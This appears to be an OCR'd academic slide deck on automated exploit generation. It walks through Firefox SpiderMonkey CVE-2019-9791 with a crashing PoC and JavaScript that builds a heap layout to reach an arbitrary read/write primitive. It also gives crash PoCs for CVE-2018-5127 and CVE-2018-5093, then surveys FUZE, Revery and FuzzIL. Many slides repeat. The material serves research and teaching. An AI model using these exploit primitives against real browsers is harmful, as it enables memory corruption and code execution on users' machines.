
CVE-2019-11701 Exploitation

- **Find a way to call those shell code**



CVE-2019-11701 Exploitation

- **Find a way to call those shell code**



CVE-2019-9791

Spidermonkey - IonMonkey Type Inference is Incorrect for Constructors Entered via OSR

CVE-2019-9791
- ff 63.0.3
- Type confusion

CVE-2019-9791 Vulnerability

```
function Hax(val, l) {
    this.a = val;

    for (let i = 0; i < l; i++) {}

    this.x = 42;
    this.y = 42;
    // After conversion to a NativeObject, this property
    // won't fit into inline storage, but out-of-line storage
    // has not been allocated, resulting in a crash @ 0x0.
    this.z = 42; // crash point
}

for (let i = 0; i < 10000; i++) {
    new Hax(13.37, 1);
}
let obj = new Hax("asdf", 1000000);
```

Spidermonkey's type inference system computes the resulting type for the constructed objects: an UnboxedObject with properties .a of the floot and .x, .y, .z of type integer. The constructor is then JIT compiled by IonMonkey, which makes use of the type inference to emit code for property stores to existing properties instead of property definitions.

CVE-2019-9791 Vulnerability

```
function Hax(val, l) {
    this.a = val;

    for (let i = 0; i < l; i++) {}

    this.x = 42;
    this.y = 42;
    // After conversion to a NativeObject, this property
    // won't fit into inline storage, but out-of-line storage
    // has not been allocated, resulting in a crash @ 0x0.
    this.z = 42; // crash point
}

for (let i = 0; i < 10000; i++) {
    new Hax(13.37, 1);
}
let obj = new Hax("asdf", 1000000);
```

```
- The current |this| object is converted to a
NativeObject, which has the properties .a
and .x, .y, .z
    - The result type for Hax is updated to now be a
NativeObject with the four properties
    - The |this| object is then "rolled back" to the
type it should currently have at this position.
Shape has property .a only
```

CVE-2019-9791 Vulnerability

```
function Hax(val, l) {
    this.a = val;

    for (let i = 0; i < l; i++) {}

    this.x = 42;
    this.y = 42;
    // After conversion to a NativeObject, this property
    // won't fit into inline storage, but out-of-line storage
    // has not been allocated, resulting in a crash @ 0x0.
    this.z = 42; // crash point
}

for (let i = 0; i < 10000; i++) {
    new Hax(13.37, 1);
}
let obj = new Hax("asdf", 1000000);
```

IonMonkey again starts compiling Hax, and enters into the JITed code via on-stack replacement (OSR) in the middle of the function at the head of the loop.

During compilation, IonMonkey again relies on the "template" type for Hax and concludes that |this| must be a NativeObject with properties .a and .x, .y and .z This is incorrect in this situation, as the rollback has removed the property .x, .y, .z.

CVE-2019-9791 Vulnerability

```
function Hax(val, l) {
    this.a = val;

    for (let i = 0; i < l; i++) {}

    this.x = 42;
    this.y = 42;
    // After conversion to a NativeObject, this property
    // won't fit into inline storage, but out-of-line storage
    // has not been allocated, resulting in a crash @ 0x0.
    this.z = 42; // crash point
}

for (let i = 0; i < 10000; i++) {
    new Hax(13.37, 1);
}
let obj = new Hax("asdf", 1000000);
```

the JITed code only performs the property stores as it believes that the object already has the final Shape

But actually shape of |this| has only property .a, .x, .y at this point

CVE-2019-9791 Exploitation

- Find exploitable data structure and prepare heap layout

```
victim = new Uint32Array(0x20);
let ab = new ArrayBuffer(0x1000);
  function Hax(val, l, trigger) {
    let x = {slots: 13.37, elements: 13.38, buffer: ab, length: 13.39, byteOffset: 13.40, data: []};
    let y = new Uint32Array(0x20);

    this.a = val;
    for (let i = 0; i < l; i++) {}
    this.x = x;

    if (trigger) {
      this.y = y;
    }
    this.x.data = victim;
  }

  for (let i = 0; i < 100000; i++) {
    new Hax(1337, 1, false);
  }
  let obj = new Hax("asdf", 10000000, true);

  let driver = obj.y;
```

```
// Trigger JIT compilation and OSR entry here. During compilation, IonMonkey will incorrectly assume that |this| already has the final type (so already has property .x)
```

```
The JITed code will now only have a property store here and won't update the Shape.
```

CVE-2019-9791 Exploitation

- Mutate crashing test case


```
victim = new Uint32Array(0x20);
let ab = new ArrayBuffer(0x1000);
  function Hax(val, l, trigger) {
     let x = {slots: 13.37, elements: 13.38, buffer: ab, length: 13.39, byteOffset: 13.40, data: []};
     let y = new Uint32Array(0x20);

     this.a = val;
     for (let i = 0; i < l; i++) {}
     this.x = x;

     if (trigger) {
        this.y = y;
     }
     this.x.data = victim;
  }

  for (let i = 0; i < 100000; i++) {
     new Hax(1337, 1, false);
  }
  let obj = new Hax("asdf", 10000000, true);

  let driver = obj.y;
```

This property definition is conditional (and rarely used) so that an inline cache will be emitted for it, which will inspect the actual Shape of |this|. As such, .y will be put into the same slot as .x, as the Shape of |this| only shows property .a.

CVE-2019-9791 Exploitation

```
victim = new Uint32Array(0x20);
let ab = new ArrayBuffer(0x1000);
  function Hax(val, l, trigger) {
      let x = {slots: 13.37, elements: 13.38, buffer: ab, length: 13.39, byteOffset: 13.40, data: []};
      let y = new Uint32Array(0x20);

      this.a = val;
      for (let i = 0; i < l; i++) {}
      this.x = x;

      if (trigger) {
          this.y = y;
      }
      this.x.data = victim;
  }

  for (let i = 0; i < 100000; i++) {
      new Hax(1337, 1, false);
  }
  let obj = new Hax("asdf", 10000000, true);

  let driver = obj.y;
```

`Data pointer of y points to victim!!!`



Vulnerability → **Exploitable state**


```
function Hax(val, l) {
    this.a = val;

    for (let i = 0; i < l; i++) {}

    this.x = 42;
    this.y = 42;
    // After conversion to a NativeObject, this property
    // won't fit into inline storage, but out-of-line storage
    // has not been allocated, resulting in a crash @ 0x0.
    this.z = 42; // crash point
}

for (let i = 0; i < 10000; i++) {
    new Hax(13.37, 1);
}
let obj = new Hax("asdf", 1000000);
```

```
victim = new Uint32Array(0x20);
let ab = new ArrayBuffer(0x1000);
  function Hax(val, l, trigger) {
     let x = {slots: 13.37, elements: 13.38, buffer: ab, length: 13.39, byteOffset: 13.40, data: []};
     let y = new Uint32Array(0x20);

     this.a = val;
     for (let i = 0; i < l; i++) {}
     this.x = x;

     if (trigger) {
        this.y = y;
     }
     this.x.data = victim;
  }

  for (let i = 0; i < 100000; i++) {
     new Hax(1337, 1, false);
  }
  let obj = new Hax("asdf", 10000000, true);

  let driver = obj.y;
```

CVE-2019-9791 Exploitation

```
function read(addr) { // addr is a string e.g 0x414141414141
  sub = split(addr);
  driver[15] = parseInt(sub[0]);
  driver[14] = parseInt(sub[1]);
  return victim.slice(0,2);
}

function write(addr, value) {
  sub = split(addr);
  driver[15] = parseInt(sub[0]);
  driver[14] = parseInt(sub[1]);
  val = split(value);
  victim[0] = val[0];
  victim[1] = val[1];
}

function read_n(addr, n) { // read n * 4 bytes
  // n should be smaller than 2^32-1
  driver[10] = n;
  sub = split(addr);
  driver[15] = parseInt(sub[0]);
  driver[14] = parseInt(sub[1]);
  return victim.slice(0,n);
}

// test
write("0x414141414141", "0x00001000");
```

`Overwrite victim's data pointer with arbitrary address, and size with arbitrary length, we get a r/w primitive`



Heap Overflow Vulnerability

CVE-2018-5127

```
<html>
<script>
        o1035=document.createElementNS('http://www.w3.org/2000/svg','path');
        o1035.setAttribute('d','M 19 786434 C 7077888 11, 18 98304, 10 94208 z');
        o1161=o1035.animatedPathSegList;
        o1189=o1035.createSVGPathSegLinetoVerticalRel(1);
        o1398=o1161.getItem(1);
        o1768=o1035.pathSegList;
        o1768.replaceItem(o1189,1);
        o1768.insertItemBefore(o1189,1);
        o1768.appendItem(o1398);
</script>
```

CVE-2018-5093

```
<html>
<script>
v = new WebAssembly.Table({
  element: "anyfunc"
});
v.get(1);
</script>
```

Common Primitives:

- Gc
- JIT compilation trigger
- JIT spray
- Heap spray
- Heap grooming
- …

Utilities:

- Number conversion
- Hex string
- …

Specific to vulnerabilities:

- which object to corrupt?
- How to place object?
- How to use corrupted data
- …

Vulnerability → **Exploitable state** → **Exploitation**

Type Confusion

Heap Overflow

Use after free

Integer Overflow

Info Leak

e.g.

- (**control hijack**) call rax, where we can control value of rax
- (**invalid write**) Move qword ptr [rdi] rsi, where we can control either rdi or rsi or both
- **Overwrite metadata of an object**
- …

r/w primitive

Control hijack

Challenges:

0. How to identify initial vulnerability

1.How to find interesting objects as victim?

2. How to identify exploitable state?

3. How to generate exploitation ?

4.Success criteria?

Vulnerability → **Exploitable state** → **Exploitation**

Type Confusion

Heap Overflow

Use after free

Integer Overflow

Info Leak

e.g.

- (**control hijack**) call rax, where we can control value of rax
- (**invalid write**) Move qword ptr [rdi] rsi, where we can control either rdi or rsi or both
- **Overwrite metadata of an object**
- …

r/w primitive

Control hijack

Challenges:

0. How to identify initial vulnerability

Address Sanitizer

1.How to find interesting objects as victim?

Fuzzing

2. How to identify exploitable state?

Taint analysis
Symbolic execution

3. How to generate exploitable state?

4. How to generate exploitation ?

Fuzzing

5.Success criteria?

0. How to identify initial vulnerability

Heap overflow & Use-after-free:

- Address Sanitiser is able to report

Type Confusion:

- Annotation?
  - Where it occurs?
  - Declaration of x, y ?

1. How to find interesting objects as victim?

3. How to generate exploitable state?

Fuzzing:

- Search space:
  - JS only or html element?

- Use existing test cases

- Mutation based
- Guided:
  - metric:
    - coverage?
    - Heap memory

4. How to go to exploitation ?

Fuzzing?

Do we need guidance leading to a primitive?

e.g. for r/w: find leaker & changer..

5. Success Criteria

NO original crash and …


For R/W primitive:

- try to write to a controlled address, e.g 0x414141414141

For control hijack:

- Execute specific shell code

Related Work



Adding new code to try and corrupt different objects

Adding new code and find new ways to make use of corrupted data

Modifying content of corrupt data

FUZE

Kernel UAF Vulnerability $\xrightarrow{\text{Context variation}}$ **Exploitable Machine State**

FUZE

Kernel UAF Vulnerability → **Exploitable Machine State**

Context variation

1. Track vulnerable object, dangling pointer and dereference

Address sanitiser

Dynamic tracing

2. Synthesize new PoC with different contexts

Fuzzing

Search kernel code space and insert system call

3. Automatically select useful contexts

Summarize **exploitable machine states**

Filter contexts

Symbolic Execution

FUZE

Kernel UAF Vulnerability → **Exploitable Machine State**

Context variation

1. Track vulnerable object, dangling pointer and dereference

Address sanitiser

Dynamic tracing

2. Synthesize new PoC with different contexts

Fuzzing

Search kernel code space and insert system call

3. Automatically select useful contexts

Summarize **exploitable machine states**

Filter contexts

Symbolic Execution

Occurrence of dangling ptr

+ new system call

Dereference of dangling ptr

Under-context kernel fuzzing:

- Branch coverage
- Search system call that used the freed object in its module (optimisation)

FUZE

1. Track vulnerable object, dangling pointer and dereference

Address sanitiser

Dynamic tracing

2. Synthesize new PoC with different contexts

Fuzzing

Search kernel code space and insert system call

3. Automatically select useful contexts

Summarize **exploitable machine states**

Filter contexts

Symbolic Execution

New context

Symbolic Execution

(symbolic value for each byte of the freed obj)

Does it lead to primitives?

Control Hijack

e.g call rax
With rax carries a symbolic value

Invalid Write

Evaluation

Does primitive usable for exploitation?

Does target address we need to redirect to satisfies the constraints of symbolic value?

Can value of eax denote valid memory address?

Can it:

Lead to allocation of object in controlled address

/ modify metadata of an object e.g functional pointer

Revery

UAF PoC → **Exploitable Machine State** / **Working Exploit**

Vulnerability analysis:

Dynamic analysis

Track states of pointers, mem obj, identify the vulnerability point

Identify corrupted obj

Identify layout-contributor instructions from the exec trace,

-> create corrupted data and point-to-relationship

Revery

UAF PoC → **Exploitable Machine State** / **Working Exploit**

Vulnerability analysis:

Dynamic analysis

Track states of pointers, mem obj, identify the vulnerability point

Identify corrupted obj

Identify **layout-contributor instructions** from the exec trace,
-> create corrupted data and point-to-relationship

Diverging path exploration

layout-contributor instructions as fuzzer’s guidance
(layout-oriented **fuzzing**)

Filter and search for exploitable state

Stitch

Fuzzing

Fuzzing

Generative Fuzzing

+ Context free grammar

Mutation-based Fuzzing

+ Initial corpus
+ mutation: mutate AST

Guided Fuzzing

+ Sensible mutations
+ Metric: edge coverage, …

FuzzIL

Mutate on “byte code”
Custom Intermediate language (IL)

Mutations:

- input mutation
- Operation mutation
- Insertion mutation
- Combine mutation
- Splice mutation